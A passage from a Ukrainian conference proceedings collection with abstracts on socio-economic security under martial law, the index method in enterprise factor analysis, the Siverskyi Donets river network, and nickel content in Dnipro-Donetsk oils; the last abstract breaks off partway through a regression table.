к.е.н., доцент  
Національний університет  
«Полтавська політехніка імені Юрія Кондратюка»

**Глушко Аліна Дмитрівна**

к.е.н., доцент  
Національний університет  
«Полтавська політехніка імені Юрія Кондратюка»

У кризовий період забезпечення стійкого і стабільного функціонування національної економіки є першочерговим завданням органів державної влади. Соціально-економічна безпека є фундаментальною основою та умовою життєдіяльності населення, тому дослідження чинників соціально-економічної безпеки та особливостей її забезпечення в умовах воєнного стану набуває особливої актуальності.

Після повномасштабного вторгнення Російської Федерації в Україну та введення особливого правового режиму воєнного стану змінилася пріоритетність чинників впливу на соціально-економічну безпеку на різних рівнях (безпека особи, суспільства, бізнесу й держави). Це зумовлено обмеженими можливостями ведення бізнесу, відтоком трудових ресурсів за межі країни, блокадою морського експорту та низкою чинників за окремими секторами національної економіки, зокрема в агропромисловому комплексі, туризмі тощо. З перших днів війни більшість підприємців вимушені були згорнути свою діяльність, що вплинуло на зростання безробіття в країні, падіння ВВП, зростання дефіциту державного бюджету та зниження рівня соціально-економічної безпеки України в цілому.

З метою мінімізації негативного впливу зазначеного чинника соціально-економічної безпеки значна кількість державних і приватних критично важливих інфраструктурних та харчових компаній з травня 2022 року відновили свою діяльність та продовжують працювати, підтримуючи економічну та соціальну стабільність у більшості регіонів України. У містах, що знаходяться не в зоні бойових дій, налагоджено матеріально-технічне забезпечення, відновлено ведення бізнесу.

Також задля підтримки соціально-економічної безпеки громадян на задовільному рівні в умовах воєнного стану Кабінет Міністрів України у березні 2022 року реалізував спеціальну програму допомоги громадянам і фізичним особам-підприємцям, які втратили роботу через вторгнення Росії та не мають можливості працювати, що передбачає виплату 6,5 тис. грн. Програма працювала протягом березня-квітня 2022 року через додаток «Дія», а з травня 2022 року роботодавці, які наймають внутрішньо переміщених осіб, отримують 6,5 тис. грн за кожного працевлаштованого, подавши заявку на порталі «Дія». Такі виплати отримують українці, які проживають у регіонах, де велися найбільш активні бойові дії, зокрема: Волинська, Донецька, Житомирська, Запорізька, Київська, Луганська, Миколаївська, Одеська, Сумська, Харківська, Херсонська, Чернігівська області та місто Київ.

Енергетика, комунікації та комунальні послуги, незважаючи на складні умови, працюють максимально безперебійно. Масові зусилля волонтерів підтримують безпрецедентну хвилю біженців, що сприяє подоланню міграційної кризи й забезпеченню соціально-економічної безпеки суспільства.

Позитивно варто відмітити проактивний підхід до державного управління, оскільки уряд працює на випередження. Створюються фонди, кошти з яких підуть на відновлення України: фонд відновлення зруйнованого майна та інфраструктури, фонд відновлення та трансформації економіки, фонд обслуговування та погашення державного боргу, фонд підтримки постраждалого бізнесу. Також було сформовано пакет рішень, які мають допомогти малому та середньому бізнесу адаптуватися до нових викликів та запустити економічну діяльність з новою силою, що є передумовою забезпечення соціально-економічної безпеки як бізнесу і держави, так й окремих осіб і суспільства в цілому.

Важливою складовою цього пакету є зменшення податкового навантаження, а саме звільнення від сплати єдиного соціального внеску (ЄСВ) першої та другої категорій фізичних осіб-підприємців під час і протягом одного року після введення воєнного стану, а також звільнення підприємств та фізичних осіб-підприємців третьої групи від сплати ЄСВ за найманих працівників, які були мобілізовані, як до ЗСУ, так і до інших збройних формувань (в тому числі територіальної оборони). Було уточнено, що цей збір сплачуватиме держава. Також Кабмін відтермінував сплату податків для всіх підприємств, які не спроможні їх заплатити, та відкладає впровадження спрощеної системи оподаткування для всіх фізичних осіб-підприємців.

Стосовно регуляторної політики, то для мінімізації впливу загроз соціально-економічної безпеки в умовах воєнного стану уряд скасував всі заходи нагляду за ринком і споживачами в усіх сферах, крім регулювання цін і контролю цін. Також припинено усі види перевірок компаній.

Економічна стабільність не обмежується фізичною охороною території. Якісне постачання, маркетинг та логістика, фінанси, кадри, ефективне управління у нових умовах, забезпечення безперервності поставок на експорт (якщо товар не є критичним для оборонних чи гуманітарних потреб) є першочерговим завданням. На державному рівні важливо швидко визначати

ризиками, підтримувати власні резерви, координувати та допомагати волонтерським організаціям, бізнесу, громадам та громадськості у протистоянні агресії задля підтримки їхньої стійкості, стабільності сировинного забезпечення, можливостей вести бізнес. В умовах війни для мінімізації загроз соціально-економічній безпеці держави потрібно сприяти відновленню та розширенню місцевих сільськогосподарських підприємств, пекарень, молокозаводів, м'ясокомбінатів, консервних заводів, а також потужностей із первинної обробки та зберігання агропродукції.

Для полегшення навантаження на державний та місцеві бюджети необхідно децентралізувати можливість збору благодійних коштів від громад, у тому числі за кордоном України. Створений Президентом України Координаційний штаб з гуманітарних та соціальних питань, який наразі зосереджений на рівні не нижче обласного, має приділяти особливу увагу співпраці з громадами для підтримки соціально-економічної безпеки на рівні особи, суспільства і держави в цілому в умовах нових викликів і загроз під час війни.

Отже, в умовах війни ключовим питанням в напрямі забезпечення достатнього рівня соціально-економічної безпеки є стійкість військової економіки. Перша реакція країни на широкомасштабне військове вторгнення на її територію, як і будь-якого організму на загрозу раптової смерті, ґрунтувалася на наявних резервах, а запас міцності визначається рівнем соціально-економічної безпеки у довоєнний період, який зважаючи на системні загрози, був недостатнім.

Протягом тривалого трансформаційного періоду в Україні накопичено значну кількість системних диспропорцій та загроз соціально-економічній безпеці держави, які в умовах широкомасштабної військової агресії значно ускладнюють забезпечення соціально-економічної безпеки на різних рівнях (безпека особи, суспільства, бізнесу й держави). Тому для протидії викликам і загрозам соціально-економічної безпеки в умовах війни має здійснюватися моделювання впливу основних чинників, що визначають соціально-економічну безпеку на різних рівнях, їх ранжування за рівнем деструктивного впливу з метою розроблення концепції запобігання загрозам та забезпечення соціально-економічної безпеки держави.

### Список літератури:

1. Про введення воєнного стану в Україні: Указ Президента України №64/2022. URL: <https://www.president.gov.ua/documents/642022-41397>. (дата звернення 28.06.2022).

2. Danylyshyn B., Onyshchenko S., Maslii O. Socio-Economic Security: Modern Approach to Ensuring the Socio-Economic Development of the Region. *Economics and Region*. 2019. № 4 (75). P. 6–13. [https://doi.org/10.26906/EIP.2019.4\(75\).1805](https://doi.org/10.26906/EIP.2019.4(75).1805)

3. Пугач О. Моделювання загроз системі економічної безпеки національної економіки з позицій їх своєчасного виявлення та передбачення. *Економіка і регіон*. 2015. № 3 (52). С. 103–109. URL: <http://reposit.nupp.edu.ua/bitstream/PolNTU/2924/1/%D0%9F%D1%83%D0%B3%D0%B0%D1%87.pdf>

## ІНДЕКСНИЙ МЕТОД У ФАКТОРНОМУ АНАЛІЗІ ДІЯЛЬНОСТІ ПІДПРИЄМСТВА

**Рудич Алла**

кандидат економічних наук, доцент  
завідувач кафедри економічної теорії та економічних досліджень  
Полтавський державний аграрний університет

**Рубанська Карина**

здобувач вищої освіти ОС «Бакалавр»  
Полтавський державний аграрний університет

У сучасних умовах необхідно володіти системою знань основ економічного аналізу господарської діяльності, його методів і методів, вміти використовувати економіко-логічні та економіко-математичні методи та моделі при вивченні економічних процесів на промислових підприємствах, методи аналізу ключових показників, щоб дізнатися про діяльність компанії з метою прийняття відповідних управлінських рішень [2].

Сьогодні фінансова звітність є основною інформаційною базою для розуміння фінансового стану суб'єктів господарювання, аналізу та оцінки фінансово-господарської діяльності. Для вдосконалення методів аналізу показників звіту про фінансові результати пропонується в його ході використовувати багатофакторний індексний аналіз – метод, який базується на застосуванні матриць даних, які відображають основні параметри економічних явищ і процесів [4].

Методологічні засади факторного індексного аналізу, достатньо повно і детально висвітлені у наукових працях сучасних вітчизняних науковців, таких як: В. Андрієнко, О. Павленка, Т. Орловської, О. Хотомлянського, Т. Чернати. Приклади використання індексного методу в економічних дослідженнях, у контексті оцінки аналітичного спостереження, прослідковуються в наукових роботах А. Корнуса, Д. Медоуза.

Індексний метод є одним із найпотужніших, змістовних і широко використовуваних інструментів економічного аналізу на всіх рівнях, від аналізу окремих суб'єктів господарювання до макроекономічного дослідження національної економіки. Така велика роль індексів пояснюється тим, що вони дають змогу аналізувати зміни в часі та просторі, оцінювати ступінь виконання запланованого завдання, вивчати взаємозв'язки та вплив факторів на мінливий комплекс для виявлення та вимірювання явищ [1].

Він заснований на відносних величинах, обумовлених відношенням фактичних значень показників звітної періоду до базисного рівня.

Застосування індексного методу для визначення впливу факторів на отриманий показник обмежено тим, що в мультиплікативних моделях типу  $y = a \times b$  досить зручно аналізувати лише два досліджуваних фактори.

Тому викає потреба у багатовекторному вивченні впливу чинників на соціально-економічні явища і процеси, зокрема за допомогою індексних систем. Багатофакторний індексний аналіз забезпечить можливість кількісного описання і виміру вплив двох і більше чинників, на зміну економічного показника, що обраний на роль результативного фактору. Саме такий підхід аналізу є актуальним і знаходить усе більше застосування. Проте слід відмітити, що у цілому логічна база багатофакторного індексного аналізу в соціально-економічних дослідженнях, ще далеко не вийшла із стадії свого становлення і є на шляху розвитку та удосконалення [3].

В сучасних дослідженнях існує один принцип, який базується на тому, що основою багатофакторної індексної моделі слугує лише двох факторна модель, яка певним чином може розгалужуватися до стану багатофакторної [4].

Сам процес розгалуження в повній мірі залежить від суб'єктивних уявлень та досвіду аналітика, щодо причинно-наслідкової залежності між досліджуваними явищами. Це дає можливість виникненню значної кількості багатофакторних індексних моделей, які не мають великої практичної цінності і є прикладом не логічного дослідження факторів, що не є прямолінійно залежними. В цій ситуації і виникла потреба перевести формально-математичний підхід дослідження, до розробки багатофакторних індексних моделей, в напрямку аналізу глибоких причинно-наслідкової залежності між процесами і явищами [5].

Розробка багатофакторних індексних моделей, які представляють результативний показник, як добуток взаємозв'язку складових його факторів, повинен ґрунтуватися на аналізі певних принципів, що впливають з об'єктивних причин на взаємодію між процесами і явищами. Саме у зв'язку з цим постає доцільність узагальнення відправних моментів застосування багатофакторного індексного аналізу в різних сферах соціально-економічного життя.

Застосування цього методу для визначення впливу факторів у багатофакторних моделях є досить трудомістким, тому метод ланцюгової заміни має більш універсальну роль в аналізі факторів економічних явищ. За допомогою цього методу, якщо існує функціональна модель (множник або адитивна), яка описує взаємозв'язок між факторами та показником результату, можна визначити індивідуальні ефекти кожного фактору (їх кількість не має значення) на кінцеву точку, що підлягає аналізу, і результати аналізуються з використанням збалансованих факторів.

Оволодіння прийомами та методами економічного аналізу створює основу для розвитку вашого економічного мислення та здобуває здатність сприймати економічні процеси, що відбуваються в компаніях (як і в інших об'єктах управління) у всій їх різноманітності та взаємозалежності [2].

Це особливо важливо в умовах розвитку та поглиблення в нашій економіці ринкових принципів, які об'єктивно ускладнюють завдання у сфері прийняття управлінських рішень на кожному підприємстві, на кожному об'єкті управління

Отже індексний метод дозволяє вивчати динаміку різних показників, вимірювати вплив окремих факторів на динаміку комплексного показника, абстрагуватися від окремих факторів, якщо необхідно, або розглядати їх у

взаємозв'язку, для забезпечення ефективності діяльності підприємств та збалансованості національної економіки.

### Список використаних джерел

1. О. Павленко, Ю. Алібекова. Використання індексного інструментарію для діагностики соціоеколого-економічного розвитку території. *Економічна наука*. Суми, 2012. №12. С. 32-38. URL: [http://www.economy.in.ua/pdf/12\\_2012/9.pdf](http://www.economy.in.ua/pdf/12_2012/9.pdf) (дата звернення: 12.05.2022).
2. Методи аналізу господарської діяльності підприємства. URL: [https://osvita.ua/vnz/reports/econom\\_pidpr/22055/](https://osvita.ua/vnz/reports/econom_pidpr/22055/) (дата звернення: 12.05.2022).
3. Індексний метод. URL: <http://reci.pp.ua/indeksnyiy-metod-24846.html> (дата звернення: 12.05.2022).
4. Т. Орловська. Індексний метод в аналізі показників прибутковості підприємств. *Економічний аналіз*. Тернопіль, 2012. , №11, 2. С.378-382. URL: <https://www.academia.edu/8939615/> (дата звернення: 12.05.2022).
5. В. Андрієнко. Суть і проблеми багатофакторного індексного аналізу. URL: <https://www.myslenedrevo.com.ua/uk/Sci/Economics/StatIndices/PolyfactorIndices/Essence.html> (дата звернення: 19.05.2022).

## СТРУКТУРА ГІДРОГРАФІЧНОЇ МЕРЕЖІ СІВЕРСЬКОГО ДОНЦЯ

**Стельмах Валентина Юріївна**

к.г.н., старший викладач кафедри фізичної географії  
Волинський національний університет імені Лесі Українки

На території України Сіверський Донець протікає територією найбільш урбанізованого та індустріального регіону, в населених пунктах якого проживає приблизно 8 мільйонів людей. В басейні річки розташовується понад 500 великих підприємств, серед них приблизно 100 водоемних та екологічно небезпечних – хімічних і металургійних підприємств. Сіверський Донець – найбільша водна артерія Східної України, головне джерело прісної води в регіоні, яке зазнає значного антропогенного впливу, який особливо посилюється в період воєнного стану. Вивчення гідрографічної мережі річки дає наукову базу цінної інформації, яка в майбутньому допоможе вирішити ряд проблем з водопостачанням і водокористуванням.

Гідрографічна мережа Сіверського Дінця формується під дією природних умов та антропогенного використання території, до природних відносять такі чинники, як вологість території, рослинний покрив, геологічна будова та клімат. Безпосередньо на густоту басейну впливає осушення перезволожених територій, розширення урбанізованих територій, будівництво доріг – як автомобільних, так залізничних.

В загальному гідрографічну мережу річки Сіверський Донець можна поділити на дві частини:


1) Правобережна – річки стікають з західних, східних та північних схилів Донецького кряжу. Характеризуються значним похилом. Більшість річок протікає в долинах з високими (60 – 100 м) та крутими берегами.

2) Лівобережна – річки відносно довгі, протікають в широких долинах (2 – 6 км) з крутим, високим (50 – 70, інколи 100 м) правим берегом та пологим і низьким (20 – 40, інколи 60 м) лівим. Винятком є лише річки в нижній течії Сіверського Дінця – там вони протікають в глибоких та вузьких долинах (0,4 – 0,8, інколи 1 – 2 км).

Річка Сіверський Донець входить в Україну на 102 км протяжності біля с. Огірцеве у Вовчанському районі Харківської області. Після впадіння р. Вовча, на території України розташовано Печенізьке водосховище. Нижче цього водосховища до Сіверського Дінця впадають притоки р. Уди (права) і найбільша притока Сіверського Дінця – р. Оскіл (ліва). Далі долина розширюється, в заплаві з'являється багато стариць. У середній течії Сіверський Донець підживлюється водами р. Дніпра через канал Дніпро – Донбас, нижче відгалужується канал Сіверський Донець – Донбас. Сіверський Донець виходить за межі України на 802 км протяжності біля с. Кружилівка Краснодонського району Луганської області [1]. Частина басейну, яка протікає територією України за розмірами і

впливом на стік рахується головною; довжина її становить більше 700 км, а площа басейну 54 500 км<sup>2</sup> (55 % від загальної площі водозбору).

Гідрографічну мережу Сіверського Дінця формують 421 водотік різного порядку, з яких 259 річок довжиною більше 10 км, загальна довжина яких становить 7610 км [2]. Головними притоками є річки: Оскіл, Казенний Торець, Деркул, Лугань, Лопань, Уди, Айдар та інші (рис. 1). В басейні Сіверського Дінця налічується 149 водосховищ загальним об'ємом 1992,6 млн.м<sup>3</sup>. Загальна кількість водосховищ і ставків – 2679.



**Рис. 1. Схема гідрографічної мережі р. Сіверський Донець**

Сіверський Донець має розгалужену мережу приток [2], серед них:

- середніх річок – 11: Уда (136 км), Лопань (96 км, в т.ч. на території України 71 км), Берека (82 км), Оскіл (178 км), Казенний Торець (134 км), Красна (124 км), Айдар (213 км), Лугань (198 км), Деркул (153 км), Повна (79 км, в т.ч. на території України 3,5 км), Кундрюча (224 км, в т.ч. на території України 26,0 км);

- малих річок – 247: (довжиною понад 10 км та площею водозбору до 2000 км<sup>2</sup>), в т.ч. у Харківській області – 105, Донецькій – 65, Луганській – 77.

Визначення структури річкової мережі та їхній кількісний аналіз є важливим етапом у дослідженні басейнових систем. Проведений аналіз класифікації порядкових потоків Сіверського Дінця за методикою, запропонованою А.Н. Шталлером та І.Н. Гарцманом, показав, що виявлено 421 постійних водотоки, з яких 301 відповідають першому порядку, 91 другому порядку, 22 – третьому, 6 – четвертому і 1 – п'ятому. Сіверському Донцю відповідає п'ятий рівень ієрархії водних потоків, що відповідає п'ятому порядку.

Для визначення інших характеристик гідрографічної мережі, таких як, наприклад коефіцієнт довжин приток, необхідна детальна картографічна інформація. В рамках даного дослідження використано картографічні дані та дані космічних знімків [3] для визначення довжини р. Сіверський Донець та декількох приток (табл. 1).



Таблиця 1

## Результати вимірювань довжини основних приток Сіверського Дінця

Ділянки головної річки, притоки	Вимірювання			Виміряна довжина, км	Істинна довжина, км	Відстань від гирла, км
	1	2	Середнє			
Велика Кам'янка	3	3	3	105	105	216
Лугань	5	6	5,5	192,5	198	275
Біла	2	2	2	70	59	275
Бахмут	3	3	3	105	88	436
Казений Торець	4	4	4	140	129	451
Деркул	5	4	4,5	157,5	165	243
Айдар	6	6	6	210	199	344
Борова	3	3	3	105	84	345
Красна	3	5	4	140	151	370
Жеребець	1	2	1,5	52,5	88	397
Оскіл	5	4	4,5	157,5	178	510
Уди	4	4	4	140	136	647
Великий Бурлук	3	3	3	105	93	688
Мжа	3	2	2,5	87,5	77	612
Лопань	2	2	2	70	71	674

Дослідження та аналіз гідрографічної мережі Сіверського Дінця показав, що басейн річки – це надзвичайно складна і чутлива екологічна система. Гідрографія Дінця відзначається нерівномірно розвиненою мережею, а також наявністю розгалуженої системи каналів з метою перекидання стоку у маловодні райони, зарегульованістю русла водосховищами.

## Список літератури

1. Велика Українська Енциклопедія: Сіверський Донець. Веб-сайт. URL: [https://vue.gov.ua/Сіверський\\_Донець](https://vue.gov.ua/Сіверський_Донець) (дата звернення: 30.06.2022).
2. Селегєєв А.С. Історія виникнення та методи ідентифікації сучасної гідрографічної мережі Сіверського Донця // Матеріали студентської наукової конференції Одеського державного екологічного університету(15-18 квітня 2019р.),Одеса, 2019. – С.152-153.
3. Васенко О. Г., Гриценко А. В., Карабаш Г. О., Станкевич П. П. та ін: Сіверський Донець: Водний та екологічний атлас. Харків, 2006. 188 с.

## **NICKEL IN OIL DEPOSITS OF THE DNIPRO-DONETSK DEPRESSION (UKRAINE)**

**Ishkov Valerii,**

Ph.D., Associate Professor  
Dnipro University of Technology

**Kozar Mykola,**

Ph.D., Senior research fellow  
M.P. Semenenko Institute of Geochemistry, Mineralogy  
and Ore Formation of the NAS of Ukraine

**Kozii Yevhen,**

Ph.D., Director  
Dnipro University of Technology

**Bartashevskiy Stanislav**

Ph.D., Associate Professor  
Dnipro University of Technology

The article contains the results of long-term research of geochemical features of nickel in oils from 36 deposits of the main oil and gas region of Ukraine - the Dnipro-Donetsk basin. These are such deposits: Bakhmachske, Prylukske, Krasnozayarske, Kachalivske, Kremenivske, Karaykozovske, Korobochkynske, Kulychykhinske, Lipovodolynske, Monastyryshchenske, Matlakhivske, Malosorochynske, Novo-Mykolayivske, Perekopivske, Prokopenkivske, Radchenkovske, Raspashnovske, Sofiivske, Sukhodolivske, Solontsivske, Solokhivske, Talalaivske, Trostyanets'ke, Turutynske, Zakhidno-Kharkivtsivske, Shchurynske, Yuryivske, Yaroshivske, Khukhryanske, Sagaidatske №1, Sagaidatsk №13, Kybytsivske №5, Kybytsivske №51, Kybytsivske №52, Kybytsivske №56, Kybytsivske №1.

The results of correlation and regression analyzes revealed the character and forms of the relationship between the nickel content in oils and vanadium; zinc; chromium; the total content of V, Zn, Cr, Mn, Co, Fe, Hg, Al; average thickness of the productive horizon; oil density values; oil viscosity values; resin content; formation water density from the productive horizon; sulfur content in oil; manganese; cobalt; metal; mercury; aluminum; the current depth of the productive horizon; modern temperature of the productive horizon; modern pressure in the productive horizon; oil initial boiling point temperature; the content of paraffins; salinity values of formation water from the productive horizon; content of asphaltenes. The calculated correlation coefficients, linear pair regression equations and their graphs between these parameters are given. Based on the results of cluster analysis, a dendrogram of the results of clustering by the weighted centroid method of deposits on the nickel content in the oils of the considered deposits was constructed.

Considering the statistically significant character of nickel connections, it is proposed to divide all geochemical and geological-technological parameters into a group of genetically and / or paragenetically related to the accumulation of nickel in oil and a group of negatively associated with increasing nickel in oil. Based on the results of clustering by the weighted centroid method, the first natural classification of deposits by nickel content in oils was developed. It has been proved that asphaltenes are the main nickel concentrators in the oil of the studied deposits. It is shown that according to the results of cluster analysis, the sample averages of nickel concentrations that differ significantly between individual deposits or groups of deposits in the established series can be interpreted in the terminology of qualitative assessment as: abnormally low; low; below average; medium; above average; high; abnormally high. The implementation of this approach makes it possible to visually compare and interpret in geological terms experimentally obtained all different-scale and diverse indicators of oil deposits.

Attention to the problems of accumulation and migration of microelements, in particular nickel in oil is related to actual scientific and technical issues of hydrocarbon genesis, with possibility of their industrial extraction in oil refining for further sale, as related raw materials, as well as the ability to determine the environmental risks of using these oils as raw materials for the production of petroleum products and, above all, gasoline and diesel fuel. It is known, that metals in small quantities are part of the oils of different regions of the world. The high content of metals, in particular nickel, is also a serious problem in the processing of crude oil, as it leads to irreversible deactivation of catalysts as a result of deposition of compounds of this metal on the active surface, blocking the pore space and destroying the catalyst structure. In addition, inorganic metal compounds formed during oil refining contribute to high-temperature corrosion of equipment surfaces, reduce the service life of turbojet, diesel and boiler plants, gas corrosion of active elements of gas turbine engines and increase environmentally harmful emissions. However, metals, including rare and rare earth, are valuable by-products, the content of which in oils and residues of their processing may even exceed their content in ore sources [1]. However, in Ukraine, the industrial production of metals (in particular, nickel) from crude oil is still not mastered, although in the world practice of oil refining there are technologies that allow for the simultaneous production of concentrates with a high content of various metals. In particular, about 8% of the world's vanadium production is obtained from crude oil abroad, and in some countries this percentage reaches 20% (USA) [2]. Besides, the presence and content of metals in oils from different deposits allows to establish patterns of their migration and concentration in hydrocarbon systems. Among them, in particular, should be mentioned especially priority in industrial and environmental importance - vanadium, mercury, cobalt, nickel, iron, manganese, aluminum, titanium, chromium and zinc. This work is devoted to the results of research of the geochemical characteristics of nickel in the oils of the main existing oil deposits of the main oil and gas region of Ukraine - the Dnipro-Donetsk basin.

One of the first systematization of oils according to their general characteristics of metal content was carried out by Barwise A. J. G. in 1990. He considered the chemical composition, physical properties and content of metals in oil samples [3]. Later in 2007,

Shniukov Ye.F. published a very interesting review article about content of vanadium and nickel in the world's natural oils [4]. It discusses in detail the concentrations of heavy metals in oils in relation to their genesis. A year later in 2008, Sukhanov A.A. considered the current state of assessment of reserves of related oil components (including heavy metals) as sources of high quality liquid metal raw materials [5]. In 2010, Yakutseni S.P. published the results of a study of the relationship between the deep zonation of hydrocarbons and the enrichment of oils with heavy impurities [6]. The paper indicates the presence of a correlation between the content of heavy metals in oils with the depth of oil deposits. Already in 2014, Akpoveta O. V. analyzed the content of heavy metals in petroleum products from the deposits of Nigeria (Agbor) [7]. The authors note that the high content of heavy metals in oils can pose a serious environmental threat. It should be noted that not all heavy metal impurities in oils have a natural genesis. In Ukraine, such studies were conducted in 2013 on high-sulfur oil of the Carpathian Depression [8]. This paper not only investigated the fractional composition and physicochemical properties of light fractions selected from oil of the Orkhovytskyi oil field, but also studied the potential content of fractions for which density, refractive index, molecular weight, sulfur content were determined. A little later, Wilberforce J.O. conducted studies of heavy metals in crude oil used in medicine [9]. In this work, the levels of Cd, Ni, V and Pb were investigated by atomic absorption spectrophotometry. As a result of the study, the average concentration of metals was determined, indicating their impact on the human body. Earlier [10-35], the authors have already considered some geochemical features of vanadium in oils from the deposits of the Dnipro-Donetsk basin and substantiated the creation using clustering methods of natural classification of oil deposits by metal content on the example of vanadium and spatial distribution of impurity elements in coal seams of Donbas. At the same time, research aimed at studying the geochemical characteristics of nickel in the oils of the Dnipro-Donetsk basin is absent.

Thus, the study of metals, including nickel in oils from different deposits of Ukraine, which provides an opportunity to determine their genetic characteristics and environmental consequences of use - is an urgent problem, the solution of which will help develop a set of predictive criteria for hydrocarbon accumulation and scientifically sound geological, economic and environmental assessment of their use.

Establishment of geochemical features of nickel in oils of existing deposits of the Dnipro-Donetsk basin and creation of their classification according to the content of this metal. The factual basis of the work were the results of analyzes of metal content in oils from 36 deposits: Bakhmachske, Prylukske, Krasnozayarske, Kachalivske, Kremenivske, Karaykozovske, Korobochkynske, Kulychykhinske, Lipovodolynske, Monastyryshchenske, Matlakhivske, Malosorochynske, Novo-Mykolayivske, Perekopivske, Prokopenkivske, Radchenkovske, Raspashnovske, Sofiivske, Sukhodolivske, Solontsivske, Solokhivske, Talalaiivske, Trostyanets'ke, Turutynske, Zakhidno-Kharkivtsivske, Shchurynske, Yuryivske, Yaroshivske, Khukhryanske, Sagaidatske №1, Sagaidatsk №13, Kybytsivske №5, Kybytsivske №51, Kybytsivske №52, Kybytsivske №56, Kybytsivske №1. Investigations of oil samples from these deposits for nickel content were performed using X-ray fluorescence analysis on the energy-dispersion spectrometer "Octopus" SEF 01. Spectrum accumulation time 600

sec. Analyst - Yerofieiev A.M. Preparation and analysis was carried out according to the standard ASTM D 4927 - Determination of the elemental composition of the components of lubricants by X-ray fluorescence spectroscopy with a dispersion of wavelength. The following samples served as standard samples of metal impurities: PM 23 (DSZU 022.122-00) MSO 0243: 2001 with certified values of Cd, Mn, Pb, Zn; PM 24 (DSZU 022.123-00) MSO 0244: 2001 with certified values of Fe, Co, Cu, Ni; RM 26 (DSZU 022.125-00) MSO 0246: 2001 with certified values of V, Mo, Ti, Cr. Thus, 30 oil samples were analyzed from each of the 36 deposits. Then the values of nickel and all other indicators were normalized by the formula:

$$X_{i \text{ norm.}} = (X_i - X_{i \text{ min}}) / (X_{i \text{ max}} - X_{i \text{ min}}),$$

where  $X_{i \text{ norm.}}$  – normalized unit value of oil sample from a specific deposit,  $X_i$  – unit value of oil sample from a specific deposit,  $X_{i \text{ min}}$  – minimum value of oil sample from a specific deposit,  $X_{i \text{ max}}$  – maximum value of oil sample from a specific deposit.

Thus, the normalized values of oil samples from each deposit were processed using the program STATISTICA 11.6, which performed the calculation of descriptive statistics, correlation, regression, cluster analysis and graphical visualization of the results of all studies.

The average Ni content in the oil of the deposits under consideration is  $6.88 \text{ ppm} \pm 1.67$  with a confidence interval of 0.95, sample variance 99.88, standard deviation 9.99, median value is 2.91 ppm, kurtosis is 3.63, asymmetry is 2.15. The minimum average Ni content is 0.35 ppm for oil from the Kachanovske deposit, and the maximum average value of this indicator of 38.1 ppm characterizes the oil from the Khukhryanske deposit.

Based on the results of correlation and regression analysis and taking into account the Chadok scale, the presence of a very weak direct correlation between the contents of nickel and vanadium (correlation coefficient 0.08), zinc (correlation coefficient 0.08), chromium (correlation coefficient 0.05), the total content of V, Zn, Cr, Mn, Co, Fe, Hg, Al (correlation coefficient 0.01), the average thickness of the productive horizon (correlation coefficient 0.2), oil density values (correlation coefficient 0.15), values of oil viscosity (correlation coefficient 0.08), resin content (correlation coefficient 0.12), density of formation water from the productive horizon (correlation coefficient 0.03), sulfur content in oil (correlation coefficient 0.29), very weak inverse correlation between the contents of nickel and manganese (correlation coefficient -0.09), cobalt (correlation coefficient -0.02), iron (correlation coefficient -0.01), mercury (correlation coefficient -0.06), aluminum (correlation coefficient -0.02), modern depth of the productive horizon (correlation coefficient -0.08), modern temperature of the productive horizon (correlation coefficient -0.17), modern pressure in the productive horizon (correlation coefficient -0.04), initial temperature boiling point of oil (correlation coefficient -0.07); the content of paraffins (correlation coefficient -0.05); salinity values of formation water from the productive horizon (correlation coefficient -0.03); high direct correlation between the contents of nickel and asphaltenes (correlation coefficient 0.72).

Table 1

Linear regression equations between nickel content  
and geochemical and geological-technological parameters of oil

$Ni = 0,1592 + 0,0765 \times V$	between nickel and vanadium content
$Ni = 0,1501 + 0,0799 \times Zn$	between nickel and zinc content
$Ni = 0,1655 + 0,0489 \times Cr$	between nickel and chromium content
$Ni = 0,1445 + 0,1379 \times Me_{total}$	between nickel and total metal content
$Ni = 0,1444 + 0,3032 \times m$	between nickel and thickness of the deposits
$Ni = 0,1006 + 0,1675 \times \rho_{oil}$	between nickel and oil density
$Ni = 0,1439 + 0,0949 \times \eta_{oil}$	between nickel and oil viscosity
$Ni = 0,1441 + 0,1427 \times Re_{oil}$	between nickel and resin content in the oil
$Ni = 0,1588 + 0,0225 \times \rho_{layered\ water}$	between nickel and density of layered water from the horizons
$Ni = 0,1051 + 0,2694 \times S$	between nickel and sulfur content
$Ni = 0,1994 - 0,1197 \times Mn$	between nickel and manganese content
$Ni = 0,1756 - 0,0185 \times Co$	between nickel and cobalt content
$Ni = 0,1846 - 0,1534 \times Fe$	between nickel and iron content
$Ni = 0,1796 - 0,0509 \times Hg$	between nickel and mercury content
$Ni = 0,1791 - 0,0364 \times Al$	between nickel and aluminum content
$Ni = 0,2063 - 0,0665 \times h$	between nickel and depth of development
